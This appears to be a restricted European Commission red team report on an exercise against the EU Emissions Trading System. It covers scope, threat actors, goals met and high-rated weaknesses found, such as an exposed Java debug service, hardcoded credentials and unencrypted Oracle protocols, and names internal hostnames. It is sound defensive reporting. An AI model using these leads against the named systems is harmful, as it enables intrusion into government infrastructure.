EUROPEAN COMMISSION
DIRECTORATE-GENERAL FOR DIGITAL SERVICES

Directorate S – Cybersecurity
DIGIT.S.1 – Cybersecurity Policy Implementation

SENSITIVE (*): *CLIMA, DIGIT.B4, DIGIT.C1, DIGIT.C3, DIGIT.C4, DIGIT.S1, DIGIT.S2*

Adversarial Cybersecurity Testing Service

Red Team Report

CLIMA ETS (EUTL/EUCR) Campaign No 1

Date:	5 November 2025
Version:	1.0
Authors:	DIGIT.S1.SA
Revised by:	Sam MENGHI
Approved by:	Mattia FOLADOR
Public:	Coordination Cell
Reference Number:	SASIST-2263

(*) Distribution only on a need-to-know basis. Do not read or carry openly in public places. Must be encrypted in transmission and stored securely, where possible by using encrypted storage. Destroy copies by shredding or secure deletion. Full handling instructions: https://europa.eu/!db43PX

Document History

Version	Date	Comment
0.1	01/09/2025	Initial document by Miltiadis Nasopoulos & Stathis Schinas
0.2	12/09/2025	QA review
0.3	12/09/2025	Suggested Amendments by Stathis Schinas
0.4	15/09/2025	Added OWASP Score Vectors by Stathis Schinas
0.5	01/10/2025	Content update – steps added
0.96	03/11/2025	Content finalised
0.99	04/11/2025	Final review before approval
1.0	05/11/2025	Final approval

Table of Contents

1. Management summary ... 5
1.1. Synopsis ... 5
1.2. Outcome ... 5
1.2.1. Skill level ... 5
1.2.2. Goals and objectives ... 6
1.2.3. Findings and recommendations ... 7
1.2.4. Other recommendations ... 7

2. Methodology ... 8
2.1. Introduction ... 8
2.2. The “Cyber Kill Chain” framework by Lockheed Martin ... 8
2.3. Cyber Kill Chain mapping to the MITRE ATT&CK matrix ... 9
2.4. Adversary emulation plan ... 10
2.5. Code of conduct ... 10
2.6. Report interpretation ... 11
2.6.1. Attacker skill level ... 11
2.6.2. Goals and objectives ... 11
2.6.3. Findings ... 12
2.6.4. MITRE ATT&ACK ... 12

3. Campaign overview ... 14
3.1. Scenario ... 14
3.1.1. External or outsider perspective ... 14
3.1.2. Internal or insider perspective ... 14
3.2. Threat profile ... 14
3.3. Scope ... 15
3.3.1. Authorised actions ... 15
3.3.2. Restricted actions ... 16
3.4. Out of scope ... 16
3.5. Goals and objectives ... 17
3.6. Positive and general observations ... 18
3.6.1. White cards ... 19
3.6.2. Deconflictions ... 19

4. Technical report ... 20
4.1. Attack path ... 20
4.1.1. External or outsider perspective ... 20
4.1.2. Internal or insider perspective ... 21
4.2. External or outsider perspective findings ... 23
4.2.1. Susceptibility to phishing emails ... 23
4.3. Internal or insider perspective findings ... 25
4.3.1. Java Debug Bridge vulnerable service ... 25
4.3.2. Absence of auditing of scheduled tasks allows for persistence ... 27
4.3.3. Insecure credentials and secrets storage ... 29
4.3.4. WebLogic Scripting Tool (WLST) and Oracle T3 allows for lateral movement ... 33
4.3.5. Unencrypted Oracle T3 protocol allows for eavesdropping ... 35
4.3.6. Ineffective Endpoint Detection and Response (EDR) allows malicious actions to go unnoticed ... 36
4.3.7. Use of high-privileged Oracle DB credentials for daily operations ... 38

4.3.8. Ineffective Oracle DB event auditing allows malicious actions to go unnoticed 40
4.3.9. Anonymous access to Oracle Internet Directory (OID) LDAP service reveals Oracle topology 41
4.3.10. Unencrypted Oracle Internet Directory (OID) LDAP service 43
4.4. List of Findings and Recommendations 44
4.5. MITRE ATT&CK matrix 46

5. Annexes 48
5.1. Glossary 48
5.2. Vulnerable Targets Lists 51
5.2.1. Servers compromised via vulnerable JDWP service 51
5.2.2. Server used to gain persistence via scheduled jobs 52
5.2.3. Servers used for insecure credential and secrets storage 52
5.2.4. Servers that contain the WebLogic Scripting Tool (wlst.sh) 52
5.2.5. Servers with Oracle T3/T3s access 53
5.2.6. Servers with no effective EDR 53
5.2.7. Servers that reference high-privileged Oracle DB users 55
5.2.8. Servers that revealed the Oracle Internet Directory (OID) connection string 55
5.2.9. Server serving unencrypted Oracle Internet Directory (OID) 55

List of tables

Table 1: Cyber Kill Chain mapping to the MITRE ATT&CK matrix. 9
Table 2: Threat and skill levels. 11
Table 3: Success scale of goals and objectives. 11
Table 4: Ratings used for findings. 12
Table 5: MITRE ATT&CK matrix colour meaning. 13
Table 6: Goals and objectives. 17
Table 7: List of issued White Cards. 19
Table 8: List of deconflictions. 19

List of figures

Figure 1: Cyber Kill Chain Diagram. 8
Figure 2: Adversary emulation plan. 10
Figure 3: Attack path. 20
Figure 4: Phishing exercise summary. 24
Figure 5: Exploit of JDWP launching a reverse shell. 25
Figure 6: crontab before adding SSH persistence script. 28
Figure 7: crontab after adding the SSH persistence script. 28
Figure 8: High-privileged Oracle credentials decrypted using wlst.sh. 30
Figure 9: Access to EUTL PUBLIC database in acceptance. 30
Figure 10: Acceptance EUTL PUBLIC database data. 31
Figure 11: Tomcat Hydra JEE credentials found. 31
Figure 12: Hydra JEE Supervisor portal access. 31
Figure 13: HashiCorp vault properties file shows secrets. 32
Figure 14: Establish remote T3 connection using wlst.sh. 33
Figure 15: Access remote WebLogic configuration using wlst.sh. 34
Figure 16: Unencrypted T3 connection. 35
Figure 17: Script for data exfiltration. 36
Figure 18: EDR did not detect a reverse shell and commands executed on the server. 37
Figure 19: Oracle DB user had access to extracts database. 38
Figure 20: Oracle DB user had access to secrets database. 38
Figure 21: Anonymous OID access 42
Figure 22: Cleartext response from the OID. 43

1. MANAGEMENT SUMMARY

1.1. Synopsis

DG CLIMA responsible for managing the Emissions Trading System (ETS) information system requested a Red Team campaign to be performed on the ETS ecosystem.

The scope of the campaign was to assess the resilience of the ETS (including EUTL and EUCR) environment and the hardening of the deployed defences against real-world adversary tactics and techniques.

The Red Team campaign was conducted by DIGIT.S1 from the 13th of January 2025 until the 31st of August 2025.

This campaign focused on capturing predefined flags and extracting fictional data generated specifically for this engagement. This data simulates sensitive data that adversaries would typically target in real-world attack scenarios and did not contain any real, production or business-related information.

Detailed information on the organisation of the campaign is documented and agreed by all stakeholders in the Statement of Work `SoW_SASIST-2263_CLIMA-ETS_v1.1.pdf`.

1.2. Outcome

After more than 7 months of testing, the Red Team operators demonstrated that an adversary targeting ETS and its internal infrastructure e.g. through the **simulated phishing campaign** could **potentially gain initial access** through initial user compromise and move laterally to further compromise internal ETS systems.

The main focus of the campaign was on the 'assumed breach' scenario which simulates a successful phishing attack that compromised an active account and corporate laptop with access to the internal EC network. From the internal network it was possible to observe **EUTL pre-production** business operations, by exploiting vulnerabilities on **non-production** EUTL systems (production systems were out of scope and not touched except with explicit approval from DG CLIMA) in basic hosting services (BHS). Initial access to ETS systems such as EUCR in Secure Hosting Services (SHS) was not possible, so that a **white card was issued** to simulate a compromised machine **inside SHS**. This level of access allowed exploitation of vulnerabilities on **non-production** servers (production systems were out of scope and not touched), that allowed the Red Team to achieve some of the goals and objectives to collect **non-sensitive** data which were fictional data deployed in the environment as flags.

Overall, the Red Team was able to accomplish a small number of tactics and techniques, mapped to the MITRE ATT&CK matrix, that were mainly related to the infrastructure and **not** to the ETS application layer. The security posture of ETS infrastructure by the end of the assessment was considered as **secure**, but it could be furtherly improved by implementing the recommendations provided in this report, focusing on the detection capabilities of the Blue Team, responsible for monitoring and detections of IT security issues.

1.2.1. Skill level

Most of the exploits and tools required to perform the attacks described in this report are publicly available and can be used or abused by malicious entities of variable skillset. The technical skill level required to conduct the individual actions identified ranges from **unsophisticated to limited**.


1.2.2. Goals and objectives

The table below shows the outcome of each goal and objective defined for the Red Team campaign. A result marked as "Success" indicates that the Red Team was able to achieve the objective, demonstrating a risk or weakness:

Goals & Objectives	**Defined By**	**Outcome**
BHS – ETS service desk SFTP for EUCR extract application (PROD)	Initiator	**Failure**
AWS – SRV4DEV AWS GitLab code repo/CI system (PROD)	Initiator	**Success**
SHS – TMS database (PROD)	Initiator	**Failure**
DWP – CLIMA Digital Workspace "S:" drive (PROD)	Initiator	**Failure**
SHS – Union Registry Administration tool or "URA" (ACC)	Initiator	**Failure**
SHS – EUCR (ACC)	Initiator	**Failure**
SHS – EUCR, JBPM, EUCR Web services database (ACC)	Initiator	**Failure**
SHS – EUCR + EUTL Datawarehouse – BI (ACC)	Initiator	**Success**
BHS – EUTL Public + database (ACC)	Initiator	**Success**
Compromise any CLIMA ETS assets not included in the "Out-of-scope" asset list by obtaining unauthorised access	Red Team	**Success**
Obtain administrative access (admin role user access) on the following CLIMA assets: • https://acc.unionregistry.ec.europa.eu/euregistry/ • https://acc.unionregistry.ec.europa.eu/ar/#/ • https://acc.unionregistry.ec.europa.eu/na/#/ • https://intragate.acceptance.ec.europa.eu/clima/ets/ • CLIMA web servers (servers hosting CLIMA web app) on the scope • CLIMA IT applications and servers on the scope that can be used as jump hosts • CLIMA and ETS assets where the CTF flags are stored	Red Team	**Failure**
Establish C&C communication channel from any in-scope servers	Red Team	**Success**
Provide IoCs (screenshots) from any compromised in-scope asset with the following: • Username • Hostname • Compromised Host IP Address • Timestamp • User Account • Privilege Level	Red Team	**Success**

1.2.3. Findings and recommendations

As shown in the graph below, the Red Team identified a number of security issues, vulnerabilities or weaknesses which were leveraged to achieve the goals and objectives of the campaign:



The following table summarises the most important findings and recommendations:

Rating	Finding	Recommendations
High	Java Debug Bridge vulnerable service	Disable the Java Debug Bridge service if it's not needed, especially in production. If it is required, restrict access to only trusted users and networks. Additionally, use separate service accounts with limited privileges for each server and service, following the principle of least privilege, to minimize the attack surface and reduce the risk of unauthorized access or resource misuse
High	Insecure credentials and secrets storage	Eliminate hardcoded credentials, instead use secure secrets management solutions to store and access confidential data. Encrypt sensitive data and limit access to authorized users and systems, following the principle of least privilege. Regularly assess vulnerabilities and enable logging and alerting to detect potential security threats, ensuring the security and compliance.
High	WebLogic Scripting Tool (WLST) and Oracle T3 allows for lateral movement	Restrict access to the wlst.sh script to only high-privileged users, and consider removing it altogether when not in use to prevent unauthorized execution and minimize potential security risks. Restrict access to Oracle T3 only for authorized servers and applications, and configure T3 with strong security measures, including unique passwords and authentication mechanisms. Additionally, closely monitor inter-service communication, logging and alerting on any suspicious activity, to detect and respond to potential security threats in a timely manner.

1.2.4. Other recommendations

In addition to the technical findings and recommendations in this report, DIGIT.S1.SA **highly recommends performing a Purple Team assessment** validate the efficiency and effectiveness of the monitoring and alerting capabilities applied to ETS, as most of the attacks in the internal non-prod CLIMA environments were not detected. This Purple Team assessment would be executed in collaboration with the provider of ETS systems and the Blue Team.

2. METHODOLOGY

2.1. Introduction

Red Team engagements performed by DIGIT.S1.SA Red Team employ real-world adversary techniques to target the systems in scope. The Red Team uses a red team model emulating real adversary tools, techniques, and procedures (TTPs) driven by attack scenarios and goals. To efficiently allocate their resources to the unique threats they are facing, DGs are encouraged to create scenarios for their attack simulation by identifying the most likely adversaries and the attack vectors through threat modelling.

Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes, technology and defences.

2.2. The "Cyber Kill Chain" framework by Lockheed Martin

The Red Team is following the "Cyber Kill Chain" framework, developed by Lockheed Martin, to manage and control the performed activities. The framework foresees 8 steps, which are then mapped to the well-known "MITRE ATT&CK Enterprise" matrix.




Figure 1: Cyber Kill Chain Diagram.

1. **Reconnaissance**: Attackers gather information on their target
2. **Weaponization**: Attackers develop their attack payloads
3. **Delivery**: Attackers launch their intrusion.
4. **Exploitation**: Attackers compromise their target
5. **Installation**: Attackers gain persistence on the target
6. **Command and control**: Attackers issue commands to their payload
7. **Lateral movement**: Attackers move laterally through the network to their objective
8. **Actions on objective** (e.g. Data exfil): Attackers complete their end goal

There are three major parts in a Red Team engagement are to accurately emulate a realistic threat:

1. **Get In**: Recon, weaponization, delivery, exploitation
2. **Stay In**: Installation, Command and Control
3. **Act**: Lateral movement, actions on objective

The sequence of activities in this approach involves open-source intelligence (OSINT) collection, enumeration, exploitation, and attack. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines. The next step involves analysing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the customer. Vetted tools, methodologies, and operator experience are employed to prevent unintentional disruption, degradation, or denial of service to the customer.

2.3. Cyber Kill Chain mapping to the MITRE ATT&CK matrix

This report presents the 8 steps of the Cyber Kill Chain framework mapped into the well-known MITRE ATT&CK Enterprise matrix. The mapping is done on the level of tactics:

Lockheed Martin (steps)	**MITRE ATT&CK (tactics)**
Reconnaissance	Reconnaissance
Weaponization	Resource Development
Delivery	Initial Access
	Credential Access
Exploitation	Execution
	Privilege Escalation
	Defence Evasion
Installation	Persistence
Command and Control	Command and Control
Lateral movement	Discovery
	Lateral movement
Actions on objectives	Collection
	Exfiltration
	Impact

Table 1: Cyber Kill Chain mapping to the MITRE ATT&CK matrix.

2.4. Adversary emulation plan

The MITRE Adversary Emulation Plans outline the behaviour of persistent threat groups mapped to ATT&CK. They are used by the Red Team to test an organization's security posture against specific threats.




Figure 2: Adversary emulation plan.

2.5. Code of conduct

The Red Team abides by a strict code of conduct. The primary guiding principles of the Red Team's code of conduct include:

- Do not intentionally perform destructive actions.
- Do not intentionally access or modify customer data.
- Do not intentionally cause customer Service Level Agreement (SLA) impact or downtime.
- Do not weaken in-place security protections.
- Safeguard vulnerability and other critical information within the Red Team and only share those with a need-to-know.

2.6. Report interpretation

Various scales, ratings and definitions are used throughout the report that are explained below:

2.6.1. Attacker skill level

Attacker skill levels are categorized in different ways, but generally reflect an attacker's resources, sophistication, and ability to discover and exploit vulnerabilities. This could range from low unsophisticated skills, like basic use of off-the-shelf tools to highly advanced capabilities like discovering zero-day vulnerabilities or developing custom exploits.

The following table is based on MITRE's way of defining a cyber threat level, which is used in this report to define the skills necessary to find and exploit the found vulnerabilities:

Threat Level	Skill level	Typical actors	Typical goals
1	Unsophisticated	Hackers, Taggers, and "Script Kiddies;" small, disaffected groups	Disrupt and/or embarrass the victimized organization or type of organization (e.g., a specific Department or the Federal government as a whole).
2	Limited	Individuals or small, loosely affiliated groups; political or ideological activists; terrorists; domestic insiders; industrial espionage; spammers	Obtain critical information and/or usurp or disrupt the organization's business or mission functions for profit or ideological cause.
3	Moderate	Nation-state government entity; patriotic hacker group; sophisticated terrorist group; professional organized criminal enterprise	Increase knowledge of general infrastructure, plant seeds for future attacks. Obtain or modify specific information and/or disrupt cyber resources, specifically resources associated with missions or even information types
4	Significant	Professional intelligence organization or military service operative.	Obtain specific, high value information; undermine or impede critical aspects of a mission, program, or enterprise; or place itself in a position to do so in the future.
5	Advanced	Nation-state military possibly supported by their intelligence service; very sophisticated and capable insurgent or terrorist group	Severely undermine or destroy an organization's mission capabilities by disrupting or denying its use of cyber resources (e.g., information, ICT infrastructure and applications).

Table 2: Threat and skill levels.

2.6.2. Goals and objectives

The following scale is used to define the outcome of goals and objectives, which can be found in the management summary and in chapter 3:

Outcome	Description
Success	The Red Team was able to achieve the objective, demonstrating a potential risk or weakness.
Failure	The Red Team was unable to achieve the objective, typically due to effective security controls preventing the intended action.

Table 3: Success scale of goals and objectives.

2.6.3. Findings

Security issues, vulnerabilities or weaknesses discovered during the Red Team campaign are documented in the report as findings. Each finding is reported with a rating on the severity of the risk based on the OWASP risk rating methodology ([1]), it also provides a description, mapping to MITRE ATT&CK tactics (TA) and techniques (T), the affected systems, and one or several recommendations to address the issue.

The OWASP risk rating methodology is a structured framework used to evaluate and prioritize security risks in systems. It helps organizations assess the severity of a potential threat by analysing two main factors: likelihood and impact.

```
Risk = Likelihood * Impact
```

The likelihood considers elements such as the required attacker skill level, ease of discovery, and exploitability of a vulnerability.

The impact measures the potential technical and business consequences if the threat is realized.

By combining these factors, the model produces a risk rating, which guides security teams in making informed decisions about mitigation priorities. This approach provides a consistent, repeatable method for comparing risks, improving transparency in risk management, and aligning security efforts with business objectives.

Note: *Impact and Likelihood are based on the Red Team's observation and knowledge of the targeted system in scope. This may or may not align with the actual "risk assessment" performed by the system owner.*

The following ratings and colour code are used to define the risk level of findings, which can be found in the management summary and in chapter 4. They represent the urgency to take action:

Rating	Description
Critical	Immediate action required
High	Urgent action required
Medium	Action required
Low	Action advised

Table 4: Ratings used for findings.

2.6.4. MITRE ATT&ACK

MITRE ATT&CK matrix is composed of 14 tactics (TA) where each TA has several Techniques (T). Each test performed in the campaign can be mapped to one or more techniques (T). Colours are used to show if the attacks were successful or not.

The following table shows the meaning of the colours used in the MITRE ATT&CK matrix found in chapter 3:

([1]) https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

Colour	Definition
	Technique launched against the target failed, the target is well protected.
	Technique launched against the target succeeded, the target is vulnerable.
	Technique was not launched against any target as another technique succeeded.
	Technique was not launched against the target, but it was identified as possibly successful.
	Technique was not launched against the target as it was either not applicable, out of scope, not authorised.

Table 5: MITRE ATT&CK matrix colour meaning.

3. CAMPAIGN OVERVIEW

3.1. Scenario

The scenario for this exercise will be focused on the threat groups targeting EU applications and infrastructure. The Red Team simulates real-life threat group actors with the aim to exfiltrate sensitive data to an unauthorised location.

The scenario plays in two parts, or can be seen as two different attack scenarios or two threat perspectives:

- External or outsider perspective
- Internal or insider perspective

3.1.1. External or outsider perspective

The Red Team simulates attacks from the internet coming from an external malicious user (Outsider).

The Red Team members may not have any knowledge about the scope and may not receive or have any valid user accounts. The Red Team only knows the in-scope items are available on the internet and attempt to gain access to the application or system through compromise or a phishing campaign and work their way towards the backend to achieve the goals and objectives along the way.

3.1.2. Internal or insider perspective

This perspective assumes that a staff member of the European Commission having a valid user account and workstation has been compromised. This simulated compromise is also known as a assumed breach scenario. The perspective can also have the shape of a disgruntled malicious staff member who wants to attack the system from inside.

The Red Team has a physical machine and account at their disposal and attempts to attack the in-scope application from inside the network. The Red Team tries various ways to gain access to the application, any related backend system or so-called ecosystem to achieve their goals and objectives along the way.

3.2. Threat profile

Threat groups targeting EUI applications and infrastructure that will be simulated are known as the following:

- **APT29**: is a threat group that has been attributed to Russia's Foreign Intelligence Service (SVR). They have operated since at least 2008, often targeting government networks in Europe and NATO member countries, research institutes, and think tanks.
    - Associated Groups: IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle, NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, CozyDuke.
- **BackdoorDiplomacy**: is a cyber espionage threat group that has been active since at least 2017. “BackdoorDiplomacy” has targeted Ministries of Foreign Affairs and telecommunication companies in Africa, Europe, the Middle East, and Asia.
    - Associated Groups: None

- **Magic Hound**: is an Iranian-sponsored threat group that conducts long term, resource-intensive cyber espionage operations, likely on behalf of the Islamic Revolutionary Guard Corps. They have targeted European, U.S., and Middle Eastern government and military personnel, academics, journalists, and organizations such as the World Health Organization (WHO), via complex social engineering campaigns since at least 2014

  - Associated Groups**:** TA453, COBALT ILLUSION, Charming Kitten, ITG18, Phosphorus, Newscaster, APT35

3.3. Scope

DG CLIMA provided DIGIT.S1.SA with invaluable document in Microsoft Power Point (PPT) format. The document shows a very clear overview of the entire Emissions Trading System (ETS) application and infrastructure in a schema, which visually depicts the entire scope, environments, components to be added to the scope, components not to add to the scope as well as goals and objectives. The provided schema can be found in Annex A, attached to this Statement of Work. This schema was the main focus point when doing the scoping meeting with DG CLIMA, where the following has been decided:

Where possible, only the acceptance environment is to be targeted, but some components of the infrastructure only have a production environment which is also allowed to be targeted.

The following high -level components are in the scope:

- EUCR (Union Registry) Web Servers and microservices in SHS
  - https://acc.unionregistry.ec.europa.eu/euregistry/
  - https://acc.unionregistry.ec.europa.eu/ar/#/
  - https://acc.unionregistry.ec.europa.eu/na/#/

- EUTL (Transaction Log) Public
  - https://intragate.acceptance.ec.europa.eu/clima/ets/

- ETS (TMS, EUCR, EUTL, …) databases or warehouses
- ETS ecosystem in SHS
- Union Registry Administration tool (URA) in SHS
- OneSpan and EU Login (used by OneSpan) in BHS
- ETS service desk users (list will be provided)
- Service providers / Developers of ETS source code (list will be provided)
  - Unisystems and Westpole only
  - C2 implants not allowed
  - Attacking external company infrastructure not allowed
- ETS service desk SFTP for EUCR extracts
  - Only non-disruptive, known safe techniques allowed
- CLIMA DWP: Welcome and Net1 users and computers (list will be provided)
- CLIMA DWP: ETS Central administrators (list will be provided)
- CLIMA DWP: Network shared drives (S: Drive)
- AWS SRV4DEV

3.3.1. Authorised actions

Red Team activities on the specified targets can only include the following actions:

- Bypass Authentication
- Bypass Authorization
- Identify and exploit vulnerabilities on the in-scope servers

- Establish secure communication channel with the C&C infrastructure
- Local privilege escalation on the in-scope Servers
- Obtain Administrative access on the Web interface
- Spear-phishing targeting DG CLIMA users and developers including external service providers
- Social Engineering within limits (no personal phone calls, no personal devices, no personal mappings)
- Lateral movement from workstations and servers

3.3.2. Restricted actions

The following RT attacks and techniques are not approved for the current project and will not be executed from the team.

- Denial of Service attacks
- MiTM attacks and sniffing other user credentials on the network
- Brute-forcing
- Hail Mary attacks

3.4. Out of scope

The following components are excluded from the Red Team campaign and will not be attacked:

- ETS member state users
- ITS, Swiss Registry and any other 3rd party integrations
- CLIMA DWP: Any Welcome and Net1 users and computers that do not belong to Unit E3 (not on the provided list)
- CLIMA DWP: Any personal devices or accounts

3.5. Goals and objectives

The table below shows the outcome of each goal and objective defined for the Red Team campaign. A result marked as "Success" indicates that the Red Team was able to achieve the objective, demonstrating a potential risk or weakness. Conversely, "Failure" indicates that the Red Team was unable to meet the objective, typically due to effective security controls preventing the intended action.

Goals & Objectives	Defined By	Outcome
BHS – ETS service desk SFTP for EUCR extract application (PROD)	Initiator	**Failure**
AWS – SRV4DEV AWS GitLab code repo/CI system (PROD)	Initiator	**Success**
SHS – TMS database (PROD)	Initiator	**Failure**
DWP – CLIMA Digital Workspace "S:" drive (PROD)	Initiator	**Failure**
SHS – Union Registry Administration tool or "URA" (ACC)	Initiator	**Failure**
SHS – EUCR (ACC)	Initiator	**Failure**
SHS – EUCR, JBPM, EUCR Web services database (ACC)	Initiator	**Failure**
SHS – EUCR + EUTL Datawarehouse – BI (ACC)	Initiator	**Success**
BHS – EUTL Public + database (ACC)	Initiator	**Success**
Compromise any CLIMA ETS assets not included in the "Out-of-scope" asset list by obtaining unauthorised access	Red Team	**Success**
Obtain administrative access (admin role user access) on the following CLIMA assets: • https://acc.unionregistry.ec.europa.eu/euregistry/ • https://acc.unionregistry.ec.europa.eu/ar/#/ • https://acc.unionregistry.ec.europa.eu/na/#/ • https://intragate.acceptance.ec.europa.eu/clima/ets/ • CLIMA web servers (servers hosting CLIMA web app) on the scope • CLIMA IT applications and servers on the scope that can be used as jump hosts • CLIMA and ETS assets where the CTF flags are stored	Red Team	**Failure**
Establish C&C communication channel from any in-scope servers	Red Team	**Success**
Provide IoCs (screenshots) from any compromised in-scope asset with the following: • Username • Hostname • Compromised Host IP Address • Timestamp • User Account • Privilege Level	Red Team	**Success**

Table 6: Goals and objectives.

3.6. Positive and general observations

Throughout the Red Team engagement, several strengths within the CLIMA's security hardening were observed.

Critical business systems demonstrated a degree of resilience, and many of the attempted attacks required chaining multiple weaknesses together in order to achieve meaningful impact.

Logging was enabled across various platforms, which, although not always fully triaged or acted upon, provided an evidentiary trail that could support future incident response and forensic investigations. The Red Team reached this assumption since in many cases no action was taken to contact the Red Team leader to clarify whether the activities were malicious nor was access blocked.

The presence of access controls and segmentation between certain environments increased the effort required to propagate laterally, demonstrating that existing security measures are contributing to layered defence. Nevertheless, this needs further investigation to ensure what actions have been logged and what was the response taken from a defensive perspective since the Red Team was not in a position to access the logs.

Additionally, the organization showed a high level of cooperation and transparency during the engagement, with security and operational teams receptive to findings and eager to use the results to strengthen defences.

These positive indicators highlight that the foundation for a mature security program is already in place, and with focused improvements on monitoring, configuration management, and user awareness, the organization is well-positioned to significantly enhance its ability to defend against advanced adversaries.

3.6.1. White cards

A white card is a simulated event in the campaign. The Initiator may issue a white card for various reasons, such as if a system is too fragile or critical to risk attempting to exploit it or if there is a need or desire to bypass exploitation due to time constraints.

Title	Date	Description
EUTL database identity	03/04/2025	The EUTL transaction database FQDN had to be provided as it could not be identified or discovered through the Red Team's level of access or knowledge.

Table 7: List of issued White Cards.

3.6.2. Deconflictions

While performing offensive assessments such as this Red Team campaign, it is possible to trigger an alert or generate anomalous logs that draw the Blue Team's attention. If the System Owner cannot identify Red Team activities as the source, the Blue Team would likely contact the Red Team to deconflict the event.

Title	Date	Description
Phishing Campaign	10/08/2025	Amazon security team identified part of the CLIMA phishing campaigns and contacted directly our team and CSIRC to identify the purpose of the "malicious" activity.

Table 8: List of deconflictions.

4. TECHNICAL REPORT

Note: The findings are ordered by the attack path described below, not by their risk rating.

Findings could be individually exploited or be used as a step in the attack path which could allow an attacker to move laterally, escalate their privileges, or establish persistent access.

The findings may not reflect all vulnerable target systems or instances. Compared to penetration tests and vulnerability assessments, Red Team exercises focus only on vulnerabilities that allow to achieve the defined objectives and goals.

4.1. Attack path

The following figure shows visually the attack path that the Red Team used to achieve the goals and objectives:

